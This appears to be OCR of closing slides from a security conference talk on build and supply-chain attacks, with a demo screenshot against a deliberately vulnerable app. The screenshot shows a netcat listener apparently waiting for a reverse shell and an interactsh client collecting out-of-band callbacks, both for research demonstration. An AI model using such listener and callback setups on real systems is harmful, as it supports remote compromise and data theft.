
raphael.karger.is/bh-2026

Takeaways:

- Supply chain risk runs both directions
- Severity lives in the worker, not the bug
- Don't accept “it's containerized”

Appendix

Full Demo


Applications
DVAP — Mozilla Firefox
Tilix: r@debian: ~/build...
Tilix: r@debian: ~/build-canaries
1: r@debian: ~/build-canaries
(.venv) r@debian:~/build-canaries$
2: r@debian: ~
r@debian:~$ nc -vlp 13377
listening on [any] 13377 ...
3: r@debian: ~
r@debian:~$ sudo docker run --rm -it projectdiscovery/interactsh-client:latest -server oast.live -v -duc
projectdiscovery.io
[INF] Listing 1 payload for OOB Testing
[INF] d920cbup5bcc73ed92f07btgbmg8745hm.oast.live
DVAP
http://127.0.0.1:8080
DVAP
Assessment workspace
Dashboard
Findings
Assessments
Activity
Documentation
SECURITY OPERATIONS WORKSPACE
Assessments, findings, policy decisions, and evidence
STANDARD
APPLICATION SECURITY OPERATIONS
AppSec Posture Dashboard
Run repository assessments across the security programs used by application teams: code analysis, dependency review, infrastructure policy, container review, and secrets governance. Findings are reported from assessment output, policy status, and assessment evidence.
Review findings
Reference docs
OPEN FINDINGS
20
COMPLETED
18
EVIDENCE EVENTS
15
ASSESSMENTS
19
RECENT FINDINGS
View all
Infrastructure wrapper review generated a finding
ASMT-5501F3E1FDD8
CRITICAL
OPEN
IaC Scanning / IaC wrapper execution hooks
ASSESSMENT
Infrastructure wrapper review
RECOMMENDED GUARDRAIL
Constrained IaC wrapper execution
EVIDENCE EVENTS
0
Infrastructure wrapper
ASMT-4A26A5E0410C
CRITICAL
OPEN
WORKSPACE SCOPE
Scan surfaces 4
Assessment templates 8
Assessment profile standard
Workspace policy: Standard. Assessments preserve findings, evidence, and review history.